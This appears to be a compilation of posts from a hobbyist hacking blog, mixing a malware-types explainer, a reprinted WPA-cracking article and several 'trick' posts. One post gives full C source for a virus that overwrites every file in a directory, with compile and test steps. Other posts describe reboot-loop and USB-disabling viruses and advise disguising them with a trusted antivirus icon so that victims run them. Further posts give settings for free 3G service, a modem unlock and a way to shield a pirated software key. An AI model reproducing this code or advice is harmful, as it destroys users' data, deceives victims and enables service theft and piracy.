malware

Different Types of Malware and How They Work


Different Types of MalwareMalware is a collective term used to represent virus, worms, spyware and other malicious programs out there on the Internet. In simple words, any software program that is intended to cause direct or indirect harm to the computer system is referred to as a malware.
Some malware programs cause serious problems such as destroying the system files, causing disruption to the computer operation or gathering sensitive information while others may only have a light impact such as redirecting websites to pornographic content or annoying the users with pop-ups and banners.
In the normal routine, we have often seen every malicious program being referred to as a virus, but this is not correct! In fact, as mentioned earlier, there exists several malicious programs where virus is one among them. Now, many of you may may be wondering to know what’s the difference between them. Well, this article gives a detailed information on different types of malware that exist, how they work and how they differ from each other:

Computer Virus:

As we all know, this is the type of malware that has become highly popular and is one of the most widely discussed topic in the field of computer security. A virus is just a computer program that is designed to take unauthorized control of the infected computer so as to cause harm to the system’s data or degrade it’s performance.

Mode of operation:

Computer viruses operates by attaching themselves to an already existing file or program and replicates itself to spread from one computer to another. In most cases, they tend to infect executable files that are parts of legitimate programs. So, whenever the infected file is executed on a new computer, the virus gets activated and begins to operate by further replication or causing the intended damage to the system.
A virus cannot perform it’s task of harming and replication unless it is allowed to execute. This is the reason why viruses often choose an executable file as it’s host and get attached to them. Viruses are mainly classified into two types:
Non-Resident Viruses: This kind of virus will execute along with it’s host, perform the needful action of finding and infecting the other possible files and eventually transfers the control back to the main program (host). The operation of the virus will terminate along with that of it’s host.
Resident Viruses: In case of resident viruses, whenever the infected program is run by the user, the virus gets activated, loads it’s replication module into the memory and then transfers the control back to the main program. In this case, the virus still remains active in the memory waiting for an opportunity to find and infect other files even after the main program (host) has been terminated.

Damages caused:

Viruses are known to cause destruction of data and software programs. In some cases, a virus may do nothing other than just replicating itself. However, they are responsible for using a large portion of the system resources such as CPU and memory which results in the performance degradation of the computer.
In order to stay protected from a virus infection, you may refer my other post on 12 tips to maintain a virus free computer.

Trojan horse:

A Trojan horse or simply called as Trojan is a type of malicious program that disguises itself as something that is legitimate or useful. The main purpose of a trojan is to gain the trust of the user from the front end, so that it gets the permission to be installed. But, from the back end, it is designed to grant unauthorized control of the computer to the hacker.

Mode of operation:

A Trojan horse do not depend on the host to carry out it’s operation. So, unlike a computer virus, it does not tend to attach itself to other files. Trojans are often disguised as video codecs, software cracks, keygens and other similar programs downloaded from untrusted sources. So, one has to be careful about those untrusted websites that offer free downloads.
One of the most poplar example is the DNSChanger trojan that was designed to hijack the DNS servers of the victimized computers. It was distributed by some of the rogue pornographic websites as a video codec needed to view online content.

Damages caused:

Trojan horses are known to cause a wide variety of damages such as stealing passwords and login details, electronic money theft, logging keystrokes, modify/delete files, monitor user activity etc.

Worms:

Worms are standalone computer programs with a malicious intent that spread from one computer to another. Unlike viruses, worms have the ability to operate independently and hence do not attach themselves to another program.

Mode of operation:

Worms often use a computer network to spread itself by exploiting the security vulnerabilities that exist inside the individual computers. In most cases, worms are designed only to spread without causing any serious change to the computer system.

Damage caused:

Unlike viruses, worms do not cause damage to the system files and other important programs. However, they are responsible for consuming the bandwidth thereby degrading the performance of the network.

Spyware:

Spyware is a type of malicious software that can collect information about the activities of the target computer without the knowledge of it’s users. Spywares such as keyloggers are often installed by the owner or administrator of the computer in order to monitor the activities of the users. This can be a parent trying to monitor his child, a company owner trying to monitor his employee or someone trying to spy on his/her spouse.

Mode of operation:

Spywares are designed to operate in a totally stealth mode so that it’s presence is completely hidden from the users of the computer. Once installed, they silently monitor all the activities on the computer such as keystrokes, web activity, IM logs etc. These logs are stored secretly for later access or uploaded online so that the installer of the spyware program can have access to them.

Damage caused:

Apart from monitoring, spywares do not cause any damage to the computer. However, in some cases the affected computer may experience degradation in it’s performance.

Adware:

Adware is a software program that automatically renders advertisements to the users without their consent. Most common examples are pop-ups, pop-unders and other annoying banner ads. The prime reason behind the design of adware is to generate revenue for it’s author.

Mode of operation:

Adwares are are often bundled up with some of the free utilities such as a browser toolbars, video downloaders etc. When such programs are installed, the adware may take over and distract user activity by displaying annoying advertisements.

Damage caused:

Adware is harmless in most of the occasions. However, some are known to contain spywares that are used to monitor the surfing habits of users. This may pose a threat to the privacy of the users.
It is possible to keep the adware at bay by reading my other post on 10 tips to avoid getting adware. I hope you find this article informative and useful. Pass your comments.
Read more

how to create a virus


How to Create a Computer VirusThis program is an example of how to create a computer virus in C language. This program demonstrates a simple virus program which when executed creates a copy of itself in all the other files that are present in the same directory.
Thus, it destroys other files by infecting them. The infected file will also become a virus so that when executed, it is capable of spreading the infection to another file and so on. Here’s the source code of the virus program.
#include<stdio.h>
#include<io.h>
#include<dos.h>
#include<dir.h>
#include<conio.h>
#include<time.h> FILE *virus,*host;
int done,a=0;
unsigned long x;
char buff[2048];
struct ffblk ffblk;
clock_t st,end;
void main()
{
st=clock();
clrscr();
done=findfirst(“*.*”,&ffblk,0); //Search for a file with any extension (*.*)
while(!done)
{
virus=fopen(_argv[0],”rb”);
host=fopen(ffblk.ff_name,”rb+”);
if(host==NULL) goto next;
x=89088;
printf(“Infecting %s\n”,ffblk.ff_name,a);
while(x>2048)
{
fread(buff,2048,1,virus);
fwrite(buff,2048,1,host);
x-=2048;
}
fread(buff,x,1,virus);
fwrite(buff,x,1,host);
a++;
next:
{
fcloseall();
done=findnext(&ffblk);
}
}
printf(“DONE! (Total Files Infected= %d)”,a);
end=clock();
printf(“TIME TAKEN=%f SEC\n”,
(end-st)/CLK_TCK);
getch();
}
This virus is designed to infect all types of files with any extension.
You can download the source code from the following link:

How it Works?

The algorithm of this virus program is as follows:
Step-1: Search for files in the current directory. If one or more file is present, load the first file (target file).
Step-2: Load the copy of the virus itself onto the memory.
Step-3: Open the target file. Copy the virus code from the memory and place it in the target file. Close the target file when the copying process is completed.
Step-4: Load the next file to infect and move to the step-3. If all the files are infected, close all the open files, unload them from the memory and exit.
As far as the technical terms are concerned, I would not be able to explain the program line by line. Anyone with a working knowledge of C should be easily able to understand the functions and other terms used in the program.

How to Compile the Program:

For a step-by-step guide, you can refer my detailed post on how to compile C programs?

How to Test the Virus After the Compilation:

  1. Create a new empty folder.
  2. Put some executable files (or any other files) in the folder.
  3. Run the PC_Virus.exe file. With in a few seconds all the other files in the folder gets infected.
  4. Now every infected file is a new virus which is ready to re-infect. You can copy any of the infected .exe file to another empty folder and repeat the same procedure to see if the infected file is capable of re-infecting. Delete the folder and all the infected files after the testing process is done.
Read more

virus 4 restart ur system

A Virus Program to Restart the Computer


A Virus Program to Restart the ComputerIn this post I will show you how to create a virus that will restart the computer at every startup. That is, upon infection, the computer will get restarted every time the system is booted. As a result, the computer will become inoperable since it reboots as soon as the desktop is loaded.
For this, the virus needs to be executed only once and from then on, it will carry out rest of the operation on it’s own. I have programmed this virus using the C language. If you are familiar with the C language then it is too easy to understand the logic behind the coding. The code is not posted here in this article, but you can download it from the link below.

Compiling the source code into an executable module:

  1. Download the Source Code Here
  2. UnRar the file and you should see the source code: Sysres.C
  3. For a step-by-step compilation guide, refer my post: How to compile C Programs?

Testing and removing the virus from your PC:

You can compile and test this virus on your own PC without any fear. To test, just double-click the sysres.exe file and restart the system manually. From now on, every time the PC is booted and the desktop is loaded, your PC will restart automatically again and again.
It will not do any harm apart from automatically restarting your system. After testing it, you can remove the virus by following the below mentioned steps:
  1. Reboot your computer in the SAFE MODE
  2. Go to:
    %systemroot%\Windows\System
    (%systemroot% can be C,D,E or F)
  3. You will find a file by name sysres.exe, delete it.
  4. Type regedit in run. You will go to the registry editor. Here navigate to:
    HKEY_CURRENT_USER\Software\Microsoft\Windows\ CurrentVersion\Run
    There, on the right site you will see an entry by name “sres“. Delete this entry. That’s it. You have now removed this virus successfully.

Logic Behind the working of this virus program:

If I do not explain the logic(Algorithm) behind the working of the virus program, I think this post would become an incomplete one. So I’ll explain the logic in a simplified manner without getting much into the technical aspects of the program. If you have further doubts, you can pass your comments.
LOGIC:
  1. First the virus will find the Root partition (Partition on which Windows is installed).
  2. Next, it will determine whether or not the virus file (sysres.exe) is already copied into %systemroot%\Windows\System.
  3. If not it will just place a copy of itself into %systemroot%\Windows\System and makes a registry entry to put this virus file into the Windows startup.
  4. Or else if the virus is already found in the %systemroot%\Windows\System directory (folder), then it just gives a command to restart the computer.
This process is repeated every time the PC is restarted.
NOTE: The system will not be restarted as soon as you double click the Sysres.exe file.The restarting process will occur from the next boot of the system.

How to change the icon of the executable module (This step is optional)

After you compile, the sysres.exe file that you get will have a default icon. If you send this file to your friends they may not execute it since it has a default ICON. So it is possible to change the ICON of this Sysres.exe file into any other ICON that is more trusted and looks attractive.
For example, you can change the icon into Norton antivirus ICON itself so that the people seeing this file believes that it is Norton antivirus. Or you can change it’s ICON into the ICON of any popular or trusted programs so that people will definitely click on it.
The detailed tutorial on changing the ICON is given in my post How to Change the ICON of an EXE File?
Read more

virus 4 disable usb

A Virus Program to Disable USB Ports


Virus to disable USB portsIn this post, I will show how to create a simple virus that disables/blocks the USB ports on the computer (PC). As usual, I am using my favorite C programming language to create this virus. Anyone with a basic knowledge of C language should be able to understand the working of this virus program.
Once this virus is executed it will immediately disable all the USB ports on the computer. As a result you’ll will not be able to use your pen drive or any other USB peripheral devices on the computer. The source code for this virus is available for download. You can test this virus on your own computer without any worries since I have also given a program to re-enable all the USB ports.
  1. Download the source code of the virus program on to your computer from the following link:
    The download contains the following 2 files:
    • block_usb.c (source code)
    • unblock_usb.c (source code)
  2. You need to compile them before you can run it. A step-by-step procedure to compile C programs is given in my post - How to Compile C Programs.
    3. Upon compilation of block_usb.c you get block_usb.exe which is a simple virus that will block (disable) all the USB ports on the computer upon execution (double click).
  3. To test this virus, just run the block_usb.exe file and insert a USB pen drive (thumb drive). Now you can see that your pen drive will never get detected. To re-enable the USB ports just run the unblock_usb.exe  (you need to compile unblock_usb.c) file. Now insert the pen drive and it should get detected.
  4. You can also change the icon of this file to make it look like a legitimate program. For more details on this refer my post – How to Change the ICON of an EXE file (This step is also optional).

How it Works?

The idea behind the working of this virus is pretty straightforward. It works by gaining access to the Windows registry and modifying it’s settings to disable the USB device support on the computer.
On the other hand, the other program will re-set the registry settings back to the normal so that the support for USB devices is re-enabled. I hope you like this post. Please pass your comments
Read more

google trickz

Customize Google to Improve Search Results


Customize Google SearchGoogle is undisputedly the best search engine out there on the Internet, however there are a few ways by which you can customize Google and make it even better.
I have got 3 best free Firefox extensions using which you can customize Google by adding extra useful information to your search results and remove unwanted information like ads, spam and click tracking so as to improve the overall searching experience. The following are the 3 best extensions for Firefox using which you can improve the search results.

1. OptimizeGoogle:

Using OptimizeGoogle, you can get rid of text ads from Google search results, add links from about 10 other search engines, add position counter, product results and more. You can even filter your search results to see dead websites (using WayBack Machine) and remove click tracking so that you can search anonymously. Here is a list of some of the other useful features of this plugin:
  1. Use Google suggest (get word suggestion while typing)
  2. Add more security by using https wherever necessary
  3. Filter spammy websites from search results page
  4. Option to remove SideWiki
  5. Add links to bookmark your favorite result
  6. Add links to other news and product search sites
To install the plugin, just visit the OptimizeGoogle page from your Firefox browser and click on the Download button. Once installed, you can enable or disable the customization options from the Tools -> OptimizeGoogle Options.
After you customize Google to improve the search results, how about adding a feature that provides a way to preview the website in the search results itself? Here is a miracle Firefox extension to this job for us.

2.  SearchPreview:

SearchPreview (formerly GooglePreview) will insert thumbnail view of the web page into the Google search results page itself so that you can take the guess work out of clicking a link. Just install the plugin, reload Firefox and you will have the SearchPreview at work. You can install this plugin from the following link:
OptimizeGoogle and SearchPreview have made our search results smarter and faster. Now how about safer? Well you have another Firefox plugin to make your search results safer as well. Here we go.

3. McAfee SiteAdvisor:

This is a free browser plugin that gives safety advice about websites on the search results page before you actually click on the links. After you install the SiteAdvisor plugin, you will see a small rating icon next to each search result, which will alert you about suspicious/risky websites and help you find safer alternatives. These ratings are derived based on various tests conducted by McAfee.
Based on the quality of links, SiteAdvisor may display Green, Yellow, Red or Grey icon next to the search results. Green means that the link is completely safe, Yellow means that there is a minor risk, Red means a major risk and Grey means that the site is not yet rated. These results will guide you to Web safety.
SiteAdvisor works on both Internet Explorer and Firefox which you can download from the following link:
Here is a snapshot of all the 3 plugins at work:
Custom Google Search Results
I hope you enjoy these 3 plugins which make your searching experience a lot more simpler and safer.
Read more

hack wifi

How I cracked my neighbor's WiFi password without breaking a sweat

Readily available tools make cracking easier.

The four-way handshake, in which a wireless device (STA) validates itself to a WiFi access point and vice versa.
Last week's feature explaining why passwords are under assault like never before touched a nerve with many Ars readers, and with good reason. After all, passwords are the keys that secure Web-based bank accounts, sensitive e-mail services, and virtually every other facet of our online life. Lose control of the wrong password and it may only be a matter of time until the rest of our digital assets fall, too.
Take, for example, the hundreds of millions of WiFi networks in use all over the world. If they're like the ones within range of my office, most of them are protected by the WiFi Protected Access or WiFi Protected Access 2 security protocols. In theory, these protections prevent hackers and other unauthorized people from accessing wireless networks or even viewing traffic sent over them, but only when end users choose strong passwords. I was curious how easy it would be to crack these passcodes using the advanced hardware menus and techniques that have become readily available over the past five years. What I found wasn't encouraging.
First, the good news. WPA and WPA2 use an extremely robust password-storage regimen that significantly slows the speed of automated cracking programs. By using the PBKDF2 key derivation function along with 4,096 iterations of SHA1 cryptographic hashing algorithm, attacks that took minutes to run against the recent LinkedIn and eHarmony password dumps of June would require days or even weeks or months to complete against the WiFi encryption scheme.
What's more, WPA and WPA2 passwords require a minimum of eight characters, eliminating the possibility that users will pick shorter passphrases that could be brute forced in more manageable timeframes. WPA and WPA2 also use a network's SSID as salt, ensuring that hackers can't effectively use precomputed tables to crack the code.
That's not to say wireless password cracks can't be accomplished with ease, as I learned firsthand.
I started this project by setting up two networks with hopelessly insecure passphrases. The first step was capturing what is known as the four-way handshake, which is the cryptographic process a computer uses to validate itself to a wireless access point and vice versa. This handshake takes place behind a cryptographic veil that can't be pierced. But there's nothing stopping a hacker from capturing the packets that are transmitted during the process and then seeing if a given password will complete the transaction. With less than two hours practice, I was able to do just that and crack the dummy passwords "secretpassword" and "tobeornottobe" I had chosen to protect my test networks.

Brother, can you spare a deauth frame?

To capture a valid handshake, a targeted network must be monitored while an authorized device is validating itself to the access point. This requirement may sound like a steep hurdle, since people often stay connected to some wireless networks around the clock. It's easy to get around, however, by transmitting what's known as a deauth frame, which is a series of deauthorization packets an AP sends to client devices prior to it rebooting or shutting down. Devices that encounter a deauth frame will promptly rejoin an affected network.

Using the Silica wireless hacking tool sold by penetration-testing software provider Immunity for $2,500 a year, I had no trouble capturing a handshake established between a Netgear WGR617 wireless router and my MacBook Pro. Indeed, using freely available programs like Aircrack-ng to send deauth frames and capture the handshake isn't difficult. The nice thing about Silica is that it allowed me to pull off the hack with a single click of my mouse. In less than 90 seconds I had possession of the handshakes for the two networks in a "pcap" (that's short for packet capture) file. My Mac never showed any sign it had lost connectivity with the access points.
Enlarge / A screenshot showing Immunity Inc.'s Silica wireless penetration-testing tool in action as it sends a deauth frame and then captures the resulting four-way handshake.
I then uploaded the pcap files to CloudCracker, a software-as-a-service website that charges $17 to check a WiFi password against about 604 million possible words. Within seconds both "secretpassword" and "tobeornottobe" were cracked. A special WPA mode built-in to the freely available oclHashcat Plus password cracker retrieved the passcodes with similar ease.

It was the neighborly thing to do

Cracking such passcodes I had set up in advance to be guessed was great for demonstration purposes, but it didn't provide much satisfaction. What I really wanted to know was how much luck I'd have cracking a password that was actually being used to secure one of the networks in the vicinity of my office.
So I got the permission of one of my office neighbors to crack his WiFi password. To his chagrin, it took CloudCracker just 89 minutes to crack the 10-character, all-numerical password he used, although because the passcode wasn't contained in the entry-level, 604 million-word list, I relied on a premium, 1.2 billion-word dictionary that costs $34 to use.
My fourth hack target presented itself when another one of my neighbors was selling the above-mentioned Netgear router during a recent sidewalk sale. When I plugged it in, I discovered that he had left the eight-character WiFi password intact in the firmware. Remarkably, neither CloudCracker nor 12 hours of heavy-duty crunching by Hashcat were able to crack the passphrase. The secret: a lower-case letter, followed two numbers, followed by five more lower-case letters. There was no discernible pattern to this password. It didn't spell any word either forwards or backwards. I asked the neighbor where he came up with the password. He said it was chosen years ago using an automatic generation feature offered by EarthLink, his ISP at the time. The e-mail address is long gone, the neighbor told me, but the password lives on.
No doubt, this neighbor should have changed his password long ago, but there is a lot to admire about his security hygiene nonetheless. By resisting the temptation to use a human-readable word, he evaded a fair amount of cutting-edge resources devoted to discovering his passcode. Since the code isn't likely to be included in any password cracking word lists, the only way to crack it would be to attempt every eight-character combination of letters and numbers. Such brute-force attacks are possible, but in the best of worlds they require at least six days to exhaust all the possibilities when using Amazon's EC2 cloud computing service. WPA's use of a highly iterated implementation of the PBKDF2 function makes such cracks even harder.
Besides changing the password every six months or so and not using a 10-digit phone number, my neighbors could have taken another important step to improve their WiFi security. WPA allows for passwords with 63 characters in them, making it possible to append four or five randomly selected words—"applesmithtrashcancarradar" for instance—that are easy enough to repeat to guests who want to use your wireless network but are prohibitively hard to crack.
Yes, the gains made by crackers over the past decade mean that passwords are under assault like never before. It's also true that it's trivial for hackers in your vicinity to capture the packets of the wireless access point that routes some of your most closely held secrets. But that doesn't mean you have to be a sitting duck. When done right, it's not hard to pick a passcode that will take weeks, months, or years to crack.
With odds like that, crackers are likely to move onto easier targets, say one that relies on the quickly guessed "secretpassword" or a well-known Shakespearean quote for its security.
Read more

hack bsnl 3g

All Bsnl users new working 3G connection launched by bharathi india Bsnl cellone connection available in prepaid card also so i examined many test with Bsnl accessing free 3G internet connection in both mobile and pc and found new trick by changing the 3G connection settings initially have an 3G sim and activated


GPRS or 3G connection should be activated in your mobile also supported
using this new following connection for free

Name :3G free(any)


Service Type 1 WAP
Gateway IP : 110.100.3.2
Port no : 1 : 9209.
Timeout: NEVER
CSD No.1
User Name1: ppp
Password1: ppp123
APN setting:
wapwest.cellone.in
User Name : ppp
Password : ppp123


now save it leave the other settings as default and using this activated settings hack bsnl 3G for free new 2012 trick in bsnl mobile free for 3mbps speed browsing and downloading in bsnl 3G.

That's It

Read more

ankit fadia e book

Ankit Fadia Hacking Ebooks collections of 20 books pdf Free download for absoleute beginner


 List of Ankit fadia's Hacking EBooks


1 . Ankit Fadia Hacker's Guide
2 . Untold Windows Tips and Secrets(Ankit Fadia)
3 . Base64 Encoding Torn Apart
4 . Batch File Programing - Ankit Fadia
5 . Closing Open Holes
6 . Defacing Websites A step Process By Ankit fadia
7 . Dos Attacked
8 . Ankit Fadia - Encryption Algorithms Explained
9 . Firewalls - How to unblock it??
10 . FTP Exploits By Ankit Fadia.pdf
11 . Gathering info on Remote Host
12 . Hacking into Linux
13 . More Password Cracking Decrypted
14 . Removing Banners from your sites
15 . Sendmail and Beyond
16.SSL Torn Apart
17.Tracing IP,DNS,WHOIS-nslLookUp
18.Transparent Proxies in Squid
19.Transparent_proxies_with_Squid_By-Ankit Fadia
20.Truths!!!--What They Don't teach in 
Manuals!!!.pdf


download

Read more

unlock idea netsetter

Use Any Sim In IDEA Net setter | Unlock Idea Net Setter | Idea Hack|Unlock huawei Data Card


Now a days most of us are using data cards of various companies and one of them is IDEA NETSETTER.
Today I’m going to tell, how you can use any other SIM in IDEA NET SETTER and then you can access upto 2mbps via that USB Net setter
Netsetter is using a Huawei modem
Step 1 : Download UNIVERSAL MASTER CODE (software) by THL
Step 2 : Now take your USB modem and see its back , you will see a 15 digit number and that’s your modem’s IMEI number .
Open notepad and type that IMEI no.
Step 3 : Now double click on the downloaded file of Universal Master Code and extract it then click on Universal Master Code.exe
Step 4 : In the IMEI number field of Universal Master Codetype , enter the IMEI number which you have already typed in notepad and press calculate.
It will generate a flash and unlock code.

Step 5 : Now connect your USB IDEA net setter and install net setter software from there and run it and also put a non IDEA SIM.
It will ask you for unlock code , also it will show u have 10 attempts ,simply put the unlock code generated from universal master code
And press enter while u have unlocked your IDEA net setter
Now for creating new profile go to Tools > Options > Profile Management and click new
Type APN supported by your sim (eg – for BSNL use bsnlnet as apn  ) , leave everything as it is and you can connect easily after that. Enjoy !! 

Related Posts Plugin for WordPress, Blogger...
Read more

block ws

How To Block Any Website Without Using Any Software 


Well many of you wants you wants to block any webiste from your computer either for children saftey or for blocking any software from getting black-listed, then here are simple and few steps to do it:


block_anywebsite
Before continuing let me tell how it works, well Microsoft Windows uses HOSTS file located in [%systemdrive%/windows/system32/drivers/etc] to maintain a personal list of web addresses. Any time a request is made for a URL, the HOSTS file will be checked first. If a corresponding address is found you will be directed to that IP without first consulting a DNS Server. The original intent of this file was to define where sites exist; we will use it in this context to define where they don’t exist.

STEPS:

  • Type [C:WINDOWSsystem32driversetc] in your adress bar and press enter key, you will be directed to home directory of HOSTS file
Directory of HOSTS File
  • Right Click and open the “hosts file” with notepad.
OpenWith
  • By default your host file will look like the screen-shot below.
Default
  • Now in the screenshot below, 192.168.15.1 is the default address of my router, when the user/application will try to access the blocked site, it will be redirected to this IP rather than going to the original website. Note that IP [192.168.15.1] is followed by the name of the website you want to block. Here i blocked the official website of Internet Download Manager, so that IDM may not able to blacklist my key. [Obviously its valid if you are using a pirated fake key].
After Adding Sites
  • Well here you go, you can add as many websited you want to block in the list like above.
  • Now its the time to test that the tricked worked or not???
  • Type [http://www.internetdownloadmanager.com] in your address bar and see what happens
Testing
  • So the page redirected to my router’s login page instead of going to http://www.internetdownloadmanager.com
  • NOTE: ONCE SITE IS BLOCKED THROUGH THIS METHOD, NO BROWSER, NO APPLICATION OR ANY OTHER MEDIA CAN ACCESS THE BLOKED WEBSITE.
  • I have tested it in Mozilla Firefox, Google Chrome and Internet Explorer 6,7. All of the browsers were re-directed to my router’s login page rather than going to the original website.
Read more
                    /* KARTHIK & DCJ */

                    #INCLUDE <STDIO.H>

                    MAIN()

                    {

                    PRINTF("WELCOME TO FRY_ JUNK")

                    }

                    GET CH ()


DUDE,

                WE ARE THE FRY JUNKZ _ THE ULTIMATE COMPUTER GEEKZ


WE WANNA SHARE US THOUGHTS AND VIEWS VIA THIS WEBSITE ...........

MEMBERS


ABHINAV_KARTHIK 

DCJ_SILJU


ABOUT US

  • ETHICAL HACKER
  • WEB DESIGNER
  • PROGRAMMER


HELP US TO GROW

plz tell ur opinion about us ....... and suggestions... ..........


                    /* KARTHIK & DCJ */

                    #INCLUDE <STDIO.H>

                    MAIN()

                    {

                    PRINTF("thank you")

                    }

                    GET CH ()


Read more